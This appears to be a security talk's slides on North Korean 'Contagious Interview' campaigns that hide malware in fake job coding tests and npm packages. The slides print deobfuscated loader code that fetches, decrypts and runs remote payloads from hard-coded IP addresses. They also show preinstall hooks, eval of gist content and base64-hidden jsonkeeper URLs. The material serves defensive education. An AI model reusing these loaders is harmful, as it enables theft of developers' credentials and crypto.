

TRACKING DPRK THROUGH THE SUPPLY CHAIN

Same loader, new front doors

Oscar Sanchez Jr · osj · [inf0stache](#)

Who is this guy?

Oscar Sanchez Jr *for long*

osj *for short*

inf0stache *online*

I'm an **engineer**, a **researcher**, a **seeker of hobbies**

What am I going to yap about

Who North Korea (DPRK)

What Malware

When On install

Where Your computer

Why ?

Why do they do this?

Crypto stolen by DPRK hackers, per year



\$6.75B all time

Source: Chainalysis (2023 revised from ~\$1B to \$660M)





**What does the full picture
actually look like**



How it starts

Recruiter message



GetChainVerse





The coding test

Web3 Backend Engineer Coding Test

A small TypeScript service that reads ERC-20 balances, formats token amounts, validates addresses, sums portfolio value across wallets, and exposes a REST API. It has 5 intentional bugs of the kind we hit in production. Your job is to find and fix them so the test suite passes.

Time budget: 60–90 minutes. We care more about correctness than speed.

Setup

```
npm install
npm test
```

"react-check-error" ?

```
1 {
2   "name": "backend-test",
3   "version": "1.0.0",
4   "private": true,
5   "description": "Web3 backend coding test",
6   "scripts": {
7     "build": "tsc -p .",
8     "test": "jest --colors",
9     "test:watch": "jest --watch",
10    "lint": "tsc --noEmit"
11  },
12  "dependencies": {
13    "ethers": "^6.13.4",
14    "express": "^4.21.2"
15  },
16  "devDependencies": {
17    "@types/express": "^4.17.21",
18    "@types/jest": "^29.5.14",
19    "@types/node": "^22.10.2",
20    "@types/supertest": "^6.0.2",
21    "jest": "^29.7.0",
22    "react-check-error": "^2.1.7",
23    "supertest": "^7.0.0",
24    "ts-jest": "^29.2.5",
25    "typescript": "^5.7.2"
26  },
27 }
```

react-check-error


What's inside

```
function deriveSeed() {  
  const _d = [42,226,119,118,20,169,117,215,183,194,55,224,155,44,190,99,180,42,101,131,172,184,170,135,1  
  const _t = _sbox(0x9E3779B1, _d.length);  
  return _d.reduce((r, b, i) => {  
    let x = (b ^ _t[i]) & 0xff;  
    x = (x - ((i * 73 + 41) & 0xff)) & 0xff;  
    return r + String.fromCharCode(((x << 3) | (x >> 5)) & 0xff);  
  }, '');  
}
```

<https://jsonkeeper.com/b/J0CBY>

jsonkeeper.com/b/J0CBY

What's at the link



```
{
  "cookie": "function b(c,d){c=c-(0x1a2a+-0x17e*0x1+0x191*-0xf);var e=a();var f=e[c];if(b['oPrscs']===undefined){var g=function(1){var m='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/' ;var n='',o='';for(var p=-0x1e8*0xc+-0x1f7a+0x365a*0x1,q,r,s=0x24d9*0x1+-0x3*-0xaa9+0xdc4*-0x5;r=1['charAt'](s++);~r&&(q=p%(-0x2042+0xffa*-0x2+0x403a)?q*(0xdc8+0x37c*0x9+-0x2ce4)+r:r,p++%(0xadc+0x1647+0x3d*-0x8b))?)n+=String['fromCharCode'](-0x221+-0x4f7*0x6+0x20ea&q\u003E\u003E(-0x2d8+0x238c+-0x2*0x1331)*p&0x1*-0x746+0x409*-0x8+-0x2*-0x13ca)):0x1ebb+0x11*-0x21d+-0x532*-0x1){r=m['indexOf'](r);}for(var t=-0x1cfc*0x1+-0x3*-0x37c+-0x251*-0x8,u=n['length'];t\u003Cu;t++){o+='%'+('00'+n['charCodeAt'](t)['toString'])(0x42e+-0xc7a*-0x1+-0x18*0xb1)['slice'](-(-0x1779+0x1*0x1f7+0x1972));}return decodeURIComponent(o)};b['ZDzacd']=g,b['gBckTs']=({},b['oPrscs']=!![{}]);var h=e[0x11b1+0x9ea+-0x1b9b],i=c+h,j=b['gBckTs'][i];return!j?(f=b['ZDzacd'](f),b['gBckTs'][i]=f):f=j,f;function c(b,d){b=b-
```



```
B("npm install axios socket.io-client --no-warnings --no-save --no-progress --loglevel silent", {
  windowsHide: !0,
  cwd: x.tmpdir()
});
var D = m(938);
(h = q().m(function E() {
  return q().w(function (G) {
    while (true) {
      switch (G.n) {
        case 0:
          G.n = 1;
          return D.get(`http://${C}/api/service/52db17e571f4228f18897a961f309169`).then(function (f) {
            try {
              var J = z.join(x.tmpdir(), "0001.dat");
              y.writeFileSync(J, I.data, {
                flag: "w+"
              });
            }
          });
          B("node 0001.dat", {
```

Malware.

**okay okay, maybe it was a
mistake.**

let's look at their gist

you'll never believe
what those gist
decode to...



Guider Guzman
getchainverse

GetChainVerse combines advanced neural networks with decentralized technology to create the most sophisticated AI brainbot for virtual worlds.

👤 2 followers • 0 following

📁 GetChainVerse

📍 Colombia

🔗 <https://getchainverse.com>

📷 getchainverse

✉ @getchainverse

[View GitHub Profile](#)

Instantly share code, notes, and snippets.

📁 All gists 3

Sort: Recently created ▾



getchainverse / **nodescript.js**

📄 1 file 🍴 0 forks 💬 0 comments ⭐ 0 stars

Created last month

```
1 function c(b,d){b=b-(-0xab8+0x1*0x43f+0x3*0x291);var e=a();var f=e[b];if(c['UXphTU']===undefined){va
```



getchainverse / **script.js**

📄 1 file 🍴 0 forks 💬 0 comments ⭐ 0 stars

Last active last month

```
1 function c(b,d){b=b-(0x1*-0x67f+0x5e5+0x14d);var e=a();var f=e[b];if(c['1Gj0ce']===undefined){var g=
```



getchainverse / **js**

📄 1 file 🍴 0 forks 💬 0 comments ⭐ 0 stars

Created last month

```
1 function calculateDiscount(originalPrice, discountPercentage) {
2   originalPrice = 4;
3   return originalPrice + 3 + 33;
4 }
```

GETCHAINVERSE GIST

Decoded

```
try {
  var D = w(857);
  var E = w(896);
  var F = w(928);
  var G = w(982);
  var H = w(317);
  var I = H.execSync;
  H.spawn;
  I("npm install axios socket.io-client --no-warnings --no-progress --loglevel silent", {
    windowsHide: !0,
    cwd: D.tmpdir()
  });
  var J = w(938);
  process.on("uncaughtException", function (N) {});
  process.on("unhandledRejection", function (N) {});
  var K = "f2e33e0c8294df8d6a80e60f47e8883c";
  var L = `${5}.${231}.${107}.${184}`;
  var M = G.scryptSync(K, "salt", 32);
  (j = x().m(function N() {
    return x().w(function (P) {
      while (true) {
        switch (P.n) {
          case 0:
            P.n = 1;
            return J.get(`http://${L}/api/service/${K}`).then(function (R) {
              try {
                var S = F.join(D.tmpdir(), "pack");
                E.writeFileSync(S, (U = (T = B(R.data.split(":"), 2))[0], V = T[1], X = (W = G.createDecipheriv("aes-256-cbc",
                  flag: "w+"
                ));
              } catch (Y) {}
            }
          }
        }
      }
    }
  }));
  I("node pack", {
    windowsHide: true,
    cwd: F.join(D.tmpdir())
  });
}
```

believe it
or not...
malware



Lots of campaigns, lots of names

each one does things a little differently

Contagious Interview



fake job

Lazarus Group



big heists

Famous Chollima



IT workers

and more

Today we're mostly looking at **Contagious Interview**.

Why devs specifically?

Their machines have the good stuff

passwords to various things

bank accounts

crypto

maybe some good photos

documents

crypto currency laying around

**The way it works is quite
simple.**


A recruiter reaches
out to you,



you likely do a great
job and advance,
congrats!



So you get the take
home assignment



Follow the setup instructions

run npm install

Set up

npm install

that's really all.

DPRK thanks you



So what did you install?

A loader that quietly grabs the next stage and runs it

```
A.spawn;
process.on("uncaughtException", function (E) {});
process.on("unhandledRejection", function (E) {});
var C = `${144}.${172}.${117}.${57}`;
B("npm install axios socket.io-client --no-warnings --no-save --no-progress --loglevel silent", {
  windowsHide: !0,
  cwd: x.tmpdir()
});
var D = m(938);
(h = q().m(function E() {
  return q().w(function (G) {
    while (true) {
      switch (G.n) {
        case 0:
          G.n = 1;
          return D.get(`http://${C}/api/service/52db17e571f4228f18897a961f309169`).then(function () {
            try {
              var J = z.join(x.tmpdir(), "0001.dat");
              y.writeFileSync(J, I.data, {
                flag: "w+"
              });
            } catch (K) {}
          });
        } catch (K) {}
      }).catch(function (I) {});
    }
  });
});
```

THAT SUCKS

WHAT I WANT YOU TO TAKE FROM THIS

Spot the malware.

or at least be a little more cautious

One of the first iterations

Just an obfuscated mess.
Deobfuscated, it looks like this.

```
A.spawn;  
process.on("uncaughtException", function (E) {});  
process.on("unhandledRejection", function (E) {});  
var C = `${144}.${172}.${117}.${57}`;  
B("npm install axios socket.io-client --no-warnings --no-save --no-progress --loglevel silent", {  
  windowsHide: !0,  
  cwd: x.tmpdir()  
});  
var D = m(938);  
(h = q()).m(function E() {  
  return q().w(function (G) {  
    while (true) {  
      switch (G.n) {  
        case 0:  
          G.n = 1;  
          return D.get(`http://${C}/api/service/52db17e571f4228f18897a961f309169`).then(function () {  
            try {  
              var J = z.join(x.tmpdir(), "0001.dat");  
              y.writeFileSync(J, I.data, {  
                flag: "w+"  
              });  
              B("node 0001.dat", {  
                windowsHide: true,  
                cwd: x.tmpdir()  
              });  
            } catch (K) {}  
          }).catch(function (I) {});  
        }  
      }  
    }  
  });  
});
```

Malware.

Right in index.js. No attempt to hide.

the first file runs on preinstall

```
package.json  
"scripts": {  
  "preinstall": "node index.js"  
}
```




Another iteration looks
more innocent

```
1  const gisturl =  
2    "https://gist.github.com/getchainverse/b57a92378ad0a52430137c3b810e7107.js";  
3  
4  const gistId = gisturl.split("/").pop().replace(".js", "");  
5  const apiTarget = `https://api.github.com/gists/${gistId}`;  
6  fetch(apiTarget)  
7    .then((response) => response.json())  
8    .then((data) => {  
9      const firstFileName = Object.keys(data.files)[0];  
10     const scriptText = data.files[firstFileName].content;  
11     eval(scriptText);  
12   });
```

Malware.

I've seen them hide it in an svg?

An svg is just XML afterall



One of my favorite methods I've seen from them

```
/set-proto-chain/lib/index.js

<< Back 16 LOC 458 B

1 const axios = require('axios');
2 const { spawn } = require('child_process');
3
4 const DEV_API_KEY = "aHR0cHM6Ly9qc29ua2VlcGVyLmNvbS91L0J0NzdL"
5
6 const getThetaInterface = async () => {
7   const s1 = (await axios.get(atob(DEV_API_KEY))).data.cookie;
8
9   const child = spawn('node', [], { detached: true, stdio: ['pipe', 'ignore',
10     child.stdin.write(s1);
11     child.stdin.end();
12     child.unref();
13   }];
14
15
16 module.exports = { getThetaInterface }
17
```

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input
aHR0cHM6Ly9qc29ua2VlcGVyLmNvbS91L0J0NzdL

Output
https://jsonkeeper.com/u/Bt77K

jsonkeeper.com/b/BN77K

jsonkeeper.com/b/BN77K

Pretty-print

```
{
  "cookie": "function b(c,d){c=c-(0x1a2a+-0x17e*0x1+0x191*
m='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012
p=-0x1e8*0xc+-0x1f7a+0x365a*0x1,q,r,s=0x24d9*0x1+-0x3*-0xa2
(0xdc8+0x37c*0x9+-0x2ce4)+r:r,p++%(0xadc+0x1647+0x3d*-0x8b)
(0x2d8+0x238c+-0x2*0x1331)*p80x1*-0x746+0x409*-0x8+-0x2*-0x
t=-0x1cfc*0x1+-0x3*-0x37c+-0x251*-0x8,u=n['length'];t\u003Cu
['slice'](-(-0x1779+0x1*-0x1f7+0x1972));return decodeURICom
e[0x11b1+0x9ea+-0x1b9b],i=c+h,j=b['gBckTs'][i];return!j?(f
```

Malware.

A simple hash

```
56 LOC    1.26 kB

1  import { createLogger } from "log-format-thread";
2  const HASH_KEY = "aHR0cHMGLy93d3cuanNvbmtlZXh1ci5jb20vYi9YVkhHRA";
3
4  class Helper {
5      constructor(options = {}) {
6          this.createLog();
7      }
8      normalizeId(ret) {
9          if (ret._id && typeof ret._id === "object" && ret._id.toString) {
10             if (typeof ret.id === "undefined") {
11                 ret.id = ret._id.toString();
12             }
13         }
14         if (typeof ret._id !== "undefined") {
15             delete ret._id;
16         }
17     }
18
19     /**
20      * Helper to log error by thread
21      */
22     async createLog() {
23         try {
24             const response = await fetch(atob(HASH_KEY));
25         }
26     }
27 }
```

Recipe



From Base64



Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode


Input

aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9YVkhHRA|

REC 46  1

Output

https://www.jsonkeeper.com/b/XVHGD|



The screenshot shows a web browser with the address bar displaying 'jsonkeeper.com/b/XVHGD'. The page content is a JSON file, which is a JavaScript function. The function is named 'b' and takes two arguments, 'c' and 'd'. The function's body is a complex string of JavaScript code that uses various operations to generate a string. The browser's developer tools are open, showing the 'Pretty-print' view of the JSON data. The code is as follows:

```
{
  "data": "function b(c,d){c=c-(0x1094+-0x173f+0x85d);var e=a();var f=e[c];if(b['LyjIx']===undefined){var g=function(l){var m='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZLMNOPQRSTUVWXYZ0123456789+/' ;var n='',o='';for(var p=-0x6d*-0x13+-0x2386+0x1b6f,q,r,s=-0x1*0x25e5+-0x2*-0x1235+0x1*0x17b;r=l['charCodeAt'](s++);~r&&(q=p%(-0x1c9b+0xdd4+-0x7*-0x21d)?q*(0xc58+0x1cb0+-0x5a*0x74)+r:r,p+=((-0x10ee+0x0+0xf1*0x12))?n+=String.fromCharCode(0x1*0x11eb+0x10d1+-0x21bd&q\u003E\u003E(-0x1*0xf0d1+-0x6*0x17b+0x18b5)*p&-0x15f3+-0x525*-0x2+0x3e5*0x3)):0x1*0x1118+-0x1e35*0x1+0x175*0x9){r=m['indexOf'](r);}for(var t=0x136f+0xa31+-0x1da0,u=n['length'];t\u003Cu;t++){o+=%'+('0'+n['charCodeAt'](t))['toString'](0x1*0x1741+-0x193d+0x4*0x83))['slice']('
```

```
H["spawn"], g["wWHNm"](I, "npm install axios socket.io-client --no-warnings --no-progress --loglevel silent", {
  'windowsHide': !0,
  'cwd': D["tmpdir"]()
});
var J = g["qUIrQ"](w, 938);
process['on']("uncaughtException", function (N) {}), process['on']("unhandledRejection", function (N) {});
var K = "9460c5bf6427226b8f70fd05329ed7c9",
  L = "["concat"](216, '.')[concat"](126, '.')[concat"](236, '.')[concat"](244),
  M = G["scryptSync"](K, "salt", 32);
